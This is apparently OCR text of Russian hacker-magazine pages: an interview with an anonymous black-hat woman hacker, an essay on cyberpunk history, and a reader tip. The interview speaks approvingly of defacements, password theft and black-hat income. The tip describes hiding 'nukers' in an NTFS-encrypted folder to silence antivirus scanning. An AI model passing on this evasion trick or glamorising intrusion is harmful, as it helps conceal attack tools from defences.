NEW	XA 77086	NEW	XA 77091		
NEW	XA 77087	NEW	XA 77092		

Картинки

XA 76000	XA 76023	XA 76044	XA 76067
XA 76001	XA 76024	XA 76045	XA 76068
XA 76002	XA 76025	XA 76046	XA 76069
XA 76003	XA 76026	XA 76047	XA 76070
XA 76004	XA 76027	XA 76048	XA 76071
XA 76072	XA 76028	XA 76049	XA 76073
XA 76006	XA 76029	XA 76050	XA 76074
XA 76007	XA 76030	XA 76051	XA 76075
XA 76008	XA 76031	XA 76052	XA 76076
XA 76009	XA 76032	XA 76053	XA 76077
XA 76010	XA 76033	XA 76016	XA 76078
XA 76011	XA 76034	XA 76056	XA 76079
XA 76012	XA 76035	XA 76057	XA 76080
XA 76013	XA 76036	XA 76058	XA 76081
XA 76014	XA 76037	XA 76059	XA 76082
XA 76015	XA 76038	XA 76060	XA 76083
XA 76017	XA 76039	XA 76061	XA 76084
XA 76018	XA 76040	XA 76062	XA 76085
XA 76019	XA 76041	XA 76063	XA 76086
XA 76020	XA 76042	XA 76064	XA 76087
XA 76021	XA 76043	XA 76065	XA 76066
NEW XA 76096	NEW XA 76091	NEW XA 76099	NEW XA 76101
NEW XA 76097	NEW XA 76098	NEW XA 76100	NEW XA 76102
NEW XA 76103	NEW XA 76104		



mindw0rk (mindw0rk@gameland.ru)



ЖЕНСКИЙ ХАК: МИФ ИЛИ РЕАЛЬНОСТЬ?

Ты наверняка знаешь имена многих хакеров. О них пишут в газетах, о них писал я. Хакеры повсюду и не скрывают свои ники. Но знаешь ли ты хоть одну девушку-хакера? Не считая Acid Burn из твоего любимого фильма "Хакеры".

ИНТЕРВЬЮ С ХАКГЕРЛОЙ

Девушки в хакерском сообществе большая редкость. Некоторые даже считают, что настоящих хакерш вообще не существует. А те, которые себя так называют, способны лишь запустить переборщик паролей или стащить через расшаренные ресурсы pwl-файл. Да к тому же страшные, как моя жизнь. Специально для таких скептиков я нашел девушку, знаний у которой не меньше, чем у любого из ребят, у которых мы раньше брали интервью. Я не буду приводить тому доказательств, просто поверь мне на слово. И с помощью этого интервью я постараюсь приоткрыть завесу над тайной: какая она - девушка-хакер.

mindw0rk: Думаю, нашим читателям будет чертовски интересно узнать о тебе подробнее. Поэтому расскажи о себе что-нибудь. Все, что посчитаешь нужным.

T: Имя я предпочту не называть, поскольку это большого значения не имеет. Сейчас мне больше 20, и я не принадлежу к гражданам Российской Федерации =). Интересуюсь всем незаурядным, уникальными проектами. Если я вижу, что идея имеет будущее, я занимаюсь воплощением ее в жизнь. Изучаю психологию и поведение людей, всегда было интересно наблюдать со стороны за происходящим. Предпочитаю слушать, молчать и думать, делая определенные выводы. Это касается всего, считаю это правильной позицией в жизни. Я из тех людей, которые не принимают мнение других, пока сами не убедятся в истине. Увлекаюсь дизайном. Мне нравится придумывать что-то определенно новое и необычное. Если в моей жизни за определенный период ничего не изменилось - мне быстро все надоедает, готова бросить все и начать с нуля.


mindw0rk: Помнишь ли ты свой первый компьютер? Как он появился? Чем на нем занималась?

T: Конечно, помню! Это трудно забыть, учитывая то, насколько сильно я его хотела. Началось все в младших классах школы с программ на бейсике и паскале. Мои одноклассники, несмотря на юный возраст, уже довольно неплохо ориентировались в программировании. А поскольку раньше мне не доводилось с этим сталкиваться, чтобы от них не отставать, приходилось часами торчать в компьютерном классе за старенькими потрепанными "Поисками". Со временем меня стало привлекать нечто большее, чем программирование всякой ерунды по школьной программе. А еще очень захотелось иметь свою машину. Но сразу ее достать не получилось - все было безумно дорого. Потом комп с горем пополам был собран, и я сразу углубилась в его изучение. Тестировала новое железо и какие-то левые платы, щупала разного рода софт и писала программы.

mindw0rk: Как и почему у тебя появился интерес к серьезным компьютерным знаниям? Насколько легко ты усваивала техническую информацию? Какие книги/сайты/люди помогли в свое время "вырасти"?


T: Меня всегда притягивала неисследованная сторона любого вопроса или дела. Если будет стоять выбор: идти по прямой дороге - чистой и светлой, или по окольной - темной и неизвестной, я всегда выберу тернистый путь. Компьютерная безопасность как раз и стала для меня тернистым путем, на который я в итоге свернула. С усвоением технических знаний проблем у меня никогда не было. Хотя в прошлом я больше тяготела к гуманитарным наукам. Родители рассчитывали, что из меня получится неплохой переводчик или психолог. Видать, не судьба.


О хакерах я слышала еще в школе, но значения этому не придавала. И когда од-



СТР.88 CYBERPUNK NOT DEAD
Подробный обзор явления киберпанка. Жив ли киберпанк на сегодняшний день?


СТР.96 МТИ: ЗДЕСЬ РОЖДАЮТСЯ ЛУЧШИЕ УМЫ ПЛАНЕТЫ
История про технический институт, где ботают лучшие ботаны нашей планеты.


СТР.103 УГОЛОК ТЕТИ ДЖИНЫ
Как завоевать расположение девушки, если ты настоящий гуру компьютеров.



нажды к ним проснулся повышенный интерес, наступил переломный момент. Это было примерно в то время, когда я подключилась к местной FTN-сети. Что-то типа ФИДО, но в более скромных масштабах. Там я познакомилась с Alien Industries - авторами журнала "Nightfall", и bugix. Там же мне повезло встретить человека, которого хорошо знаю и с которым общаюсь по сей день. С ним у нас часто велись беседы на подобные темы. Он дал мне толчок, после чего я стала интересоваться всем этим не на шутку. Читала литературу, пробовала сама. Литература была очень разнообразной, от обычных мануалов с security-сайтов до книг по администрированию и программированию. Большую часть информации брала из англоязычных источников - только там можно было найти действительно ценные знания. Меня все время подталкивал вперед интерес. А также окружение, которое составляли весьма компетентные в компьютерах люди.

Много воды утекло с тех пор. Разные люди появлялись в моей жизни и уходили, и общение с ними всегда давало определенные результаты. Я не хочу сейчас называть имен и ников - это наверняка вызвало бы негативную реакцию с их стороны.

mindw0rk: Расскажи о своем первом взломе. Говорят, у хакеров это как первый поцелуй, запоминается на всю жизнь :). И как долго ты оставалась на этапе скрипткидди?

T: Да, как ни странно, первый свой взлом я помню. Это была хостинговая компания, сервер которой, если мне склероз не изменяет, стоял на солярке. Дефейс последовал незамедлительно. В общем-то, ничего другого не следовало ожидать =). Тогда ведь в порыве радости хотелось подчеркнуть свой успех. Последующие дефейсы иногда выкладывала на void.ru, может, там что-то валяется до сих пор. Сейчас я считаю это прерогативой недавно созданных security-групп или подростков, которым нечем больше заняться. Все, наверное, прошли эту стадию. У меня было довольно много знакомых и друзей, но я все равно держалась сама по себе. Наверное, именно из-за моей отдаленности, этап скрипт-киддерства быстро прошел. Правда, мне приходилось продолжать доставать пароли на диалап. Не потому, что это было прикольно или круто, просто ни я, ни мои родители не могли позволить себе платить безумные деньги за интернет. Примерно в то же время меня сильно заинтересовали сети x25, поскольку с инетом часто были проблемы. Наверное, с этого момента для меня началась новая ступень развития.

Меня никогда не привлекали массовые дефейсы с использованием одной уязвимости. Какой в этом толк? Популярность? Для этого можно сделать и один дефейс, но громкий. Кстати, по поводу популярности... я ни в коей мере не считаю, что это интервью будет или должно служить источником моей популярности. Я этого не хотела бы, поэтому не называю своего ника.

mindw0rk: Если представить шкалу квалификации компьютерщиков из десяти пунктов (1 - полный чайник, который едва знает, как включить комп, 10 - компьютерный Бог, который знает ВСЕ), на сколько баллов ты оценишь свои знания сейчас? К кому ты себя относишь: white, black или gray hat'ам? В чем ты разбираешься особенно хорошо? И что хотела бы освоить в будущем?

T: Я никогда не пыталась так оценивать свои знания, но думаю, что явно не первое и не последнее. Себя я отношу к black hat, хотя раньше все было иначе. Я всегда стараюсь прийти к сути того, что изучаю, освоить предмет как можно глубже. Железо, программирование, безопасность и в итоге взлом - не китайская грамота, мыслить просто нужно иначе. А в будущем хотелось бы, пожалуй, научиться, как "правильно врать" =).

> Себя я отношу к black hat, хотя раньше все было иначе.

mindw0rk: Сколько обычно времени в день/неделю ты проводишь у компа? Чем занимаешься за ним большую часть времени? Насколько сложно/легко ты переносишь длительное расставание с компами и хай-теком вообще?

T: Практически все время, за исключением нечастых промежутков для сна. Большую часть, конечно, уделяю работе, остальное - чтение необходимого материала и общение. В основном по делу, редко просто так. Длительное расставание переношу очень тяжело. Можно даже задаться вопросом, переношу ли вообще. Скорее всего, нет. Жизнь моя, так или иначе, полностью связана с хай-теком, даже музыку в машине и то с PDA гружу.

mindw0rk: На каких ОС ты предпочитаешь работать? Есть ли любимая? Какие компьютеры стоят у тебя дома и на работе?

T: У меня нет предпочтений в плане ОС. Есть определенные требования к системе. Если она в состоянии без глюков выполнять свои задачи - меня это устраивает. Из-за частого использования лаптопа (Asus s5200n, напичканный по максимуму) работаю с Windows 2k, XP professional, а на домашнем PC (мощная графическая станция) стоят FreeBSD, Linux, Win 2k server и Win 2003 server. Я не считаю Windows полным отстоем. Все эти модные фразы, типа Windows must die и т.п. - чушь. Хотя уязвимости rpc dcom и многие другие до сих пор заставляют улыбаться =). Помимо двух компов, у меня имеется куча другой техники, которая увеличивает скорость и упрощает работу.

mindw0rk: Какие годы/события ты бы отнесла к "золотому времени" в своей жизни? Можно отдельно - из компьютерной и риаллайфа.

T: Думаю, что время, в котором я живу, и является "золотым" для меня. В моей жизни нет застоев, нет чего-то постоянного. Я живу, и все вокруг, как в компьютерной, так и в реальной жизни (впрочем, обе они для меня неразделимы), меняется. Это меня больше всего радует. Я ни о чем не жалею и уж тем более не вспоминаю с жалостью. Что было - то прошло, чему-то меня научило. Что-то прошло вскользь, что-то оставило в душе и в голове полезные вещи. В любом случае, это прошлое. А я не живу прошлым, я живу настоящим.

> Я живу, и все вокруг, как в компьютерной, так и в реальной жизни , меняется.

mindw0rk: На каких IRC-каналах или форумах ты общаешься? На какие рассылки подписана? Какие сайты посещаешь регулярно?

T: В последнее время я мало бываю в irc'e, нет времени из-за разъездов по разным городам и странам. Найти меня там сейчас практически нереально. В основном я захожу на закрытые ирк-каналы и форумы, названия которых не разглашаю. Рассылки читаю практически всех сайтов, показавшихся мне более-менее полезными. Например: securityfocus, freshmeat, securitylab, bugtraq, uinc, cybercrime... С кардерских порталов новости читаю.

mindw0rk: Что ты думаешь о фильме "Хакеры"? Кому из главных героев симпатизируешь? Насколько ты похожа на Acid Burn (в чем)?

T: Фильм хороший. Понравилась "политика партии" - движения молодежи, жизнь которой похожа на нашу жизнь. В техническом плане все несколько неправдоподобно, но общение, ситуации, непонимание родителей... это так похоже. Меня мало волнуют

англо- и русскоязычные обзоры этого фильма, в которых столько нехорошего вылилось как на самих героев, так и на их стиль одежды, 3D графику в окне терминала =). Люди, да поймите же вы наконец, что это просто фильм, и подобные вещи нужны были только для зрелищности! Да и ценз на то время не позволял показывать больше =). Могу сказать одно - фильм сделан хорошо и рассчитан на большую аудиторию. Честно говоря, никому особо не симпатизирую, наверное, просто привыкла, что кино - это кино =).

По поводу Acid Burn вопрос не ко мне =). Думаю, что характерами мы очень похожи. Образ своенравной девушки там очень хорошо показан и сыгран был довольно неплохо. На ее месте в то время при таком раскладе я бы поступила аналогично. Wargame был бы неизбежен. Но произойди подобное со мной сейчас - я бы не стала тратить время.

mindw0rk: Бытует мнение, что хакерство - не женское дело. И что все лучшие специалисты по сетевой безопасности - мужики. Что ты можешь об этом сказать? :)

T: Ничего :). На каждое мнение есть свои причины. Мне лично все равно, кто и что говорит или считает. Важно стремление чего-то достичь, неважно, мужчина ты или женщина. Другой вопрос в том, надо ли это среднестатистической женщине, у которой голова совсем другим забита. В компьютерной истории есть много примеров, где женщины делали важные открытия, изучали сложные технические вопросы. Первым программистом, кстати, тоже была женщина, но кто сейчас об этом помнит? Даже не так - кто это_хочет_помнить? Да и разница между хакерами и специалистами по сетевой безопасности очевидна. О женщинах-хакерах мы слышим редко, и многие считают это мифом. Но никто даже не задумывается, что большинство женщин-хакеров - black hat'ы, и, заработав денег, они попросту уходят на дно, без лишнего шума и ажиотажа.

mindw0rk: А какой, если не секрет, современные девушки-хакеры имеют доход?

T: Это зависит от приоритетов, умений и правильного применения определенных знаний. Статистики нет. Но думаю, квалифицированная "девушка-хакер" сможет обеспечить себе жилье, завтрак, обед и ужин в ресторане, обучение в любом вузе, машину, дорогостоящее техническое оснащение, необходимое для работы, и помощь родным в денежном эквиваленте.

mindw0rk: У нас с одним пареньком спор вышел. Он говорит, что если и существуют хакерши в природе, то они обязательно страшные, и им никто не дает. А я ему говорю, что фигня все это. Рассуди нас, пожалуйста :).

T: No comments =). Но в модельном агентстве на каблуках меня ходить научили лет так в 13-14... =)

mindw0rk: Каких людей ты больше всего уважаешь?

T: Уважаю людей, мыслящих незаурядно, вне определенных рамок, которые навязывает наше воспитание и общество. Тех, кто сумел избавиться от этих сетей. По большей части это все мои друзья и знакомые из security community.

mindw0rk: Как ты предпочитаешь отдыхать? Любишь ли путешествовать, и если да, где уже успела побывать?

T: Предпочитаю в основном активный отдых. Но бывают моменты, когда я просто безумно устаю и днями могу отсыпаться. В такие минуты мне ничего не хочется, кроме как находиться в тепле и уюте, бездельничая с утра до вечера. Такое состояние "ничегонеделания" быстро приводит меня к депрессии. Даже если это заслуженный отдых. Мне начинает казаться, будто все замирает. От этого становится плохо, и я понимаю, что надо работать дальше.

Путешествовать я люблю. Предпочитаю совмещать отдых и работу, тогда нет напряжения ни от работы, ни от слишком продолжительного отдыха.

mindw0rk: Твое жизненное кредо?

T: Идти дальше, не останавливаться. Это было и есть моим кредо. Тот, кто остановился - уже мертв. Банальная борьба за выживание, если уж говорить так. Жизнь - это движение. У меня было много моментов в жизни, когда хотелось на все плюнуть и погрузиться в быт. Но, наверное, какой-то страх остановиться в развитии, а скорее даже желание узнать нечто новое, скрытое от обычного понимания, вело меня вперед и сейчас не дает остановиться. Интерес, ради которого ты готов забыть обо всем... Мне трудно это описать, это своего рода необъяснимая, магическая сила.

mindw0rk: Что тебе нужно, чтобы быть полностью счастливой?

T: Никаких ссор с любимым человеком, абсолютное взаимопонимание, которое приходит со временем, хорошо отлаженный бизнес.

mindw0rk: Главное твое достижение, которым ты больше всего гордишься?

T: Хорошо развитое умение анализировать и использовать любую полученную информацию.

Алекс Целых (alex@technews.ru)

CYBER Punk Not Dead

«Кто-нибудь мне может объяснить, что такое киберпанк?!» - подобное часто можно услышать на сетевых бордах. Подростки, встретившие модное словечко, пытаются дать ему определение, не понимая одного - только те, кто действительно загорелся желанием познать философию, кто готов пожертвовать уймой времени в поисках истины, могут ее найти. Их ждут удивленные взгляды, противоречивые мнения и попсовые закосы, труды Гибсона и многих других людей, положивших начало идеологии. И возможно, спустя мегабайты прочитанной информации, кто-то протрет красные глаза и с удовлетворением отметит, что знает ответ. Он улыбнется, пожмет плечами и двинется дальше, как и полагается киберпанку.

МОЖНО ЛИ ТЕБЯ НАЗВАТЬ КИБЕРПАНКОМ?

ДВИЖЕНИЕ ПРОТИВ МЕЙНСТРИМА

Это странное слово "киберпанк" первыми произнесли вслух читатели короткого рассказа Брюса Бетке в начале 80-х, на заре новой компьютерной эры. С легкой подачи Гарднера Дозуа, редактора журнала научной фантастики, термин обозначил движение молодых научных фантастов: Биру, Кэдигена, Рукеру, Стерлинга и Шайнера, которые печатались под псевдонимами в самиздатном фэнзине Брюса Стерлинга "Дешевая правда". Основной задачей, которую ставили перед собой писатели, была попытка изменить укоренившиеся взгляды общества, начитавшегося низкосортной фантастики. Они решили плыть против мейнстрима, внести в жанр свежие идеи.

Бесплатная листовка, тиражируемая на ксероксе и не признающая копирайтов, стала вестником киберпанка. Членов движения объединяло подробное описание мрачного мира будущего, в котором большая роль отведена компьютерам, ясный рубленый слог и близость к панковским взглядам. Принципы киберпанка впоследствии обобщил Брюс Стерлинг в своих критических статьях. Но самой яркой фигурой движения стал Уильям Гибсон. В 1984 он явил миру "Нейроманта" - Священное Писание киберпанка. Так, как писал про будущее Гибсон, еще не писал никто.

УИЛЬЯМ ГИБСОН

Уильям Гибсон работал над "Нейромантом" на пишущей машинке "Гермес" - развалюхе 1927 года выпуска, имея весьма смутное представление о компьютерах. Информацию о них он получал случайно. Например, из телевизионной рекламы Маков, где с энтузиазмом расписывались возможности


Рабочее место старика Стерлинга

КИБЕРПАНК-ЛИТЕРАТУРА

- http://lavka.lib.ru/lavka/cpbooks2.htm
- http://lib.ru/SCIFICT/cyberpunk.dir
- http://cyboo.r2.ru/cp_reading.html
- www.chriswaltrip.com/sterling/cheap.html


Уильям Гибсон

"яблочка". Или из подслушанных разговоров - как-то раз ему довелось стать невольным свидетелем общения двух девушек-программисток, работавших на Пентагон. А однажды писатель долго наблюдал за тем, как дети играют в видеоигры. В их глазах отражались огоньки экрана, и писатель живо представил себе удивительную цепочку: экран испускает фотоны, нейроны передают зрительный сигнал мозгу, пальцы жмут кнопки джойстика, и, наконец, электроны меняют картинку на экране. Перед Гибсоном открывался новый мир, аналогов которого он не встречал ни в одном фантастическом произведении. "Если бы я знал хоть что-нибудь о компьютерах, сомневаюсь, что мне вообще удалось бы что-то написать", - позже признавался он.

Часть терминологии Гибсон заимствовал из жаргона улиц, остальное просто выдумывал. Компьютеры назвал "деками", интернет - "матрицей", главных героев - "киберковбоями" или "крэкерами", взломщиками. Ничего общего с сегодняшним днем. Лишь введенный им термин "киберпространство" получил со временем широкое распространение. В представлении писателя киберпространство мало походило на современный интернет. Ему виделась трехмерная картинка, проецируемая в мозг, где нервная система напрямую подсоединена к компьютерной сети. Сам Гибсон к интернету подключился только тогда, когда сеть стала "доступной даже для детей и собак".

Тем не менее, произведения Гибсона многим запали в душу и с интересом читаются даже спустя десятилетия. Тому есть несколько объяснений.

Во-первых, Гибсон - выдающийся писатель, прекрасный стилист и мастер повествования. Он крепко выстраивает сюжет и держит читателя в постоянном напряжении. Несмотря на то, что читается он легко, чтобы понять Гибсона, придется поработать головой. С тех пор как "Нейромант" собрал все известные премии англоязычной фантастики, Гибсон является фигурой номер один в киберпанке, его непревзойденным олицетворением.

Во-вторых, произведения Гибсона продемонстрировали неожиданную для научной фантастики жизненность и реалистичность. Именно киберпанки первыми осознали всю важность изобретения персональных компьютеров. Они первыми приняли вызов техники, которая вырвалась из военных лабораторий и обступила человека. Они предвидели и донесли до читателя самую суть грядущих перемен, нарисовали реалистичный запоминающийся образ близкого будущего. Бытует мнение, что киберпанк, скорее, внушает страх перед прогрессом, чем способствует ему. Мрачная атмосфера, удручающий урбанистический пейзаж. Генетические эксперименты и синтетические наркотики. Транснациональные корпорации. Гнетущее ощущение страха, бессмысленной возни и бессилия перед Системой, подавляющей жизнь людей. Это пугает, но потому завораживает и притягивает с куда большей силой.

Киберпанк протестует и предостерегает от самого страшного сценария развития событий. В этом заключается философская идея - третий и главный аргумент Гибсона, благодаря которому его произведения бессмертны.


"Агриппа: Книга мертвых" (1992). Автобиографическая поэма Гибсона, самоуничтожавшаяся после прочтения

ИДЕЯ КИБЕРПАНКА


В ушах еще гремел гаражный панк-рок 70-х. Но наряду с ним все настойчивее уже доносилось жужжание модемов. Киберпанк впитал панковскую идеологию анархии: пьянящую любовь к свободе, аполитичность, асоциальность, нежелание быть как все. И если панки искали свободу в городских трущобах и на помойках, киберпанки нашли ее в киберпространстве, в самом сердце своих поработителей - машин.

В рамках любой системы существуют изгои. Герой киберпанка - это компьютерный гений-одиночка. Он живет для себя, ему нет дела до общества. Ему никогда не придет в голову напялить костюм супергероя, чтобы восстановить мировую справедливость и освободить человечество. Свобода человечества киберпанка не интересует. Но ради свободы личной он перевернет мир и между делом спасет его. А если герой и не победит в конце, то своим личным протестом продемонстрирует всю бессмысленность Системы, ее обреченность.

Философия киберпанка - это еще и новое развитие идей транс- и постгуманизма, желания человека выйти за рамки своих возможностей. В первом случае это достигается




- www.cyberpunk.ru
- http://cclub.h1.ru
- http://hitechc-club.h10.ru
- http://cyboo.r2.ru
- www.simulacra.ru
- www.cyberpor-tal.ru
- http://project.cyberpunk.ru



Первое издание "Нейроманта"

МАНИФЕСТ КИБЕРПАНКА

Большую известность получили две версии манифеста киберпанка за авторством Кристиана Кирчева. Первая датируется февралем 1997. Считается, что в ее основу лег хакерский манифест, написанный Ментором в 1986 году. Романтичный и жесткий слог, ясность и искренность, с которой написан манифест, располагают читателя к восприятию его идей практически на подсознательном уровне: "Мы те самые, Другие". В январе 2003 года Кирчев пишет вторую версию манифеста, в которой говорит о новой расе нео-людей, киберпанков. Хорошо, если читатель задумается над каждой строчкой манифеста, а не будет слепо натягивать его на себя. На самом деле настоящий манифест киберпанка читается между строк перелопаченной киберпанк-литературы. Четкое представление о киберпанке приходит постепенно. Идею за тебя никто не разжует.


Киберпанк, тебе очень трудно жить в этом мире. (c) Манифест киберпанка. Фрагмент из "Матрицы"

ПОЧЕМУ "МАТРИЦА" НЕ КИБЕРПАНК?

Как правило, приводят несколько аргументов. Идея спасения мира изначально не вписывается в образ эгоистичного киберпанка, доказывающего свою правду, и только. Кроме того, в киберпанке всегда подразумевается логичность и реальность происходящего. Мир киберпанка продуман и предполагает полную объяснимость. В "Матрице" полно несостыковок, нарушаются законы сохранения энергии, законы гравитации и другие элементарные законы природы. Киберпанки так и не дождались большей идейности от второй и третьей "Матрицы". Ее место заняли крутые спецэффекты.

путем добавления новых органов чувств, увеличения продолжительности жизни и освоения новых сред обитания. Постгуманизм исследует возможности переноса индивидуального сознания на иные носители, слияния в суперорганизм. Киберпанк поднимает проблему сосуществования искусственного и настоящего. Черные очки - самая примитивная защита собственного "я". В киберпанке речь, как правило, идет о киборгизации и клонировании. Система проникает внутрь и делает людей частью Машины. Она имплантирует чипы в мозг, клонирует органы и заменяет их хромированными протезами, пронизывает тело зияющими дырами гнезд для выхода в виртуальную реальность.

Другой стороной этой проблемы выступают взаимоотношения живых и искусственных существ. Искусственное происхождение определило машины в низшую касту, но не сделало их хуже людей. Эти существа, наделенные разумом и эмоциями, так же, как и мы, способны на преданность, любовь и самопожертвование. Они тоже страдают, но проявляют силу духа и собирают волю в маленький железный кулак, отстаивая свое право на свободу.

СУБКУЛЬТУРА КИБЕРПАНКА

Существование субкультуры киберпанка - вопрос спорный. Примерно с середины 80-х некоторые группы людей стали отождествлять себя с героями киберпанковских рассказов и называть себя киберпанками. Позже эта эпидемия приобрела совершенно неприличные масштабы. Для книжных издательств, индустрии кино и развлечений киберпанк стал хорошим маркетинговым ходом, дополнительным нулем в кассовых сборах. Для самонадеянных перцев - еще одним способом утвердиться. В то же время представление о киберпанке как философии до сих пор расплывчатое и крайне противоречивое. На самом деле киберпанк никогда и не создавался для всех. Он слишком глубок и элитарен, чтобы быть понятным множеству людей и стать по-настоящему популярным. Не каждый осилил произведения Гибсона, еще меньше пропустили их через себя и приняли идею.

Псевдокиберпанки блеют гимн прогрессу, забывая о самой сути, о философии. Киберпанк - человек, который реально - без суеты и паники - воспринимает происходящие вокруг перемены. Компьютерная и сетевая субкультура - неотъемлемая часть киберпанка. Но совершенно не обязательно по-детски делить роли "Нейроманта", быть хакером, фрикером или кем-либо еще, чтобы обнаружить в себе дух киберпанка. Другими словами, если выкинуть "кибер", должен остаться панк.

Последнее время именовать себя киберпанками свойственно тем, кто увлечен киберпанк-литературой, течениями культуры, продвинутой модой и музыкой. Может быть, и не было бы в этом ничего плохого, если бы не одно "но". В приставке "поп" бесследно растворяется сам дух и философия киберпанка. "Киберпанк не умер, он просто плохо пахнет". У тех, кто знает цену киберпанку, есть все основания принимать "новое веяние" в штыки. Впрочем, возгласы "попса", "отстой" и "рулез" никому не делают чести.

РУССКИЙ КИБЕРПАНК

После одного из своих визитов в Россию Брюс Стерлинг заявил: "Москва - это самое гибсоновское место из всех, которые я когда-либо видел". Споры о том, что такое "русский киберпанк", не утихают с начала 90-х. Должен он равняться на западный эталон, вызывать чувство восхищения и уважения, либо ему уготован свой путь с присущей всему русскому "кислой усмешкой"? В последнем случае корень различий видят в запоздалых технологиях, иных литературных традициях и сомнительной профпригодности названных отцов.

В свое время авторы журнала "Активная органика" (megalit.ru/organika/) поставили цель найти русских киберпанков в миру, для чего организовали настоящее детективное расследование. Все, к кому они обращались, утверждали, что сами киберпанками не являются, но среди знакомых такой человек есть. Тот, в свою очередь, посылал к другому, и так до бесконечности.

Главным русским теоретиком киберпанка в литературе обычно считают Андрея Черткова. Именно он привлек внимание русскоязычного сообщества к киберпанку переводом известной статьи Майкла Суэнвика "Постмодернизм в фантастике: руководство пользователя". Среди писателей чаще других к "русскому киберпанку" относят Сергея Лукьяненко (трилогия "Лабиринт отражений"), Виктора Пелевина ("Принц Госплана"), Александра Щеголева и Александра Тюрина ("Сеть"), Владимира Васильева ("Сердца и моторы"), Мерси Шелли ("Паутина").

Ищут киберпанков и в интернете - главном месте их обитания. В первую очередь, на киберпанк-ресурсах и форумах ролевых игр. Отдельные экземпляры ловятся "на живца": достаточно опубликовать статью о киберпанке, чтобы снискать полный набор лавров и нещадной критики.

ПОСТКИБЕРПАНК


Я заканчиваю этот материал на стареньком ноутбуке - "тройке" 1993 года. Завтра я отправлю его на полку и теперь возьму в руки уже не скоро. Мир не стоит на месте. Киберпанк превратился в культ. В литературе заговорили о киберромантизме и посткиберпанке. С первым все понятно - у каждого



Мир киберпанка. Фрагмент из "Джонни-Мнемоника"

НЕЙРОМАНТИКИ

Многие считают русский перевод оригинального названия романа Гибсона "Neuromancer" неудачным, предпочитая ему "Нейромансер", "роман с нервами", микс "нейро" и испанского героического эпоса романсеро. Между тем, в 1986 году писатель Норман Спинрэд убедительно аргументировал, что гибсоновская игра слов "нейро" (приставка, отсылающая нас к нервной системе), "некромант" (колдун) и "новый романтик" является основной формой киберпанка. Он даже предложил называть писателей-киберпанков "нейромантиками", так как их творчество представляет собой тесный симбиоз романтики, науки и технологий.


Иллюстрации Игоря Куприна к русским изданиям произведений киберпанка считаются эталоном


Андрей Чертков готовил к изданию на русском все главные книги американского киберпанка

живы воспоминания о первых днях в Сети. Посткиберпанк развивает тему человека в обществе технологий, обращаясь к герою, живущему полноценной жизнью, имеющему учебу, работу, семью, детей. Он переживает технологическую революцию ежедневно. Посткиберпанк - это взгляд не снаружи, а изнутри, взгляд близкий и понятный гораздо большему числу людей.

Слухи о смерти киберпанка сильно преувеличены. По крайней мере, для тех, кто еще не открыл для себя Гибсона, Стерлинга и других "писателей в зеркальных очках". Для тех, кто еще не разобрался во всем сам. Моей целью было на несколько минут погрузиться вместе с тобой в удивительный мир киберпанка, явления, которое не прошло даром. В традициях жанра я оставляю чувство некоторой недосказанности и предлагаю тебе дальше поразмыслить самостоятельно.

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Тебя раздражает твоя AVP'шка, ругающаяся из-за каждого нюкера и прочей шняги у тебя на компе? Тогда используй следующий трик. Если у тебя есть раздел на винте в NTFS, то слей туда все свои нюкеры и прочую полезную нечисть и установи для папки атрибут "шифрование". Теперь монитор будет молчать =).
З.Ы. Возможно, прокатит с другими антивирями, но я тестил только на Каспере.

Аврор Грей
kr4ke@mail.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

КАК МЕНЯ ПОИМЕЛИ

ANDRUSHOCK

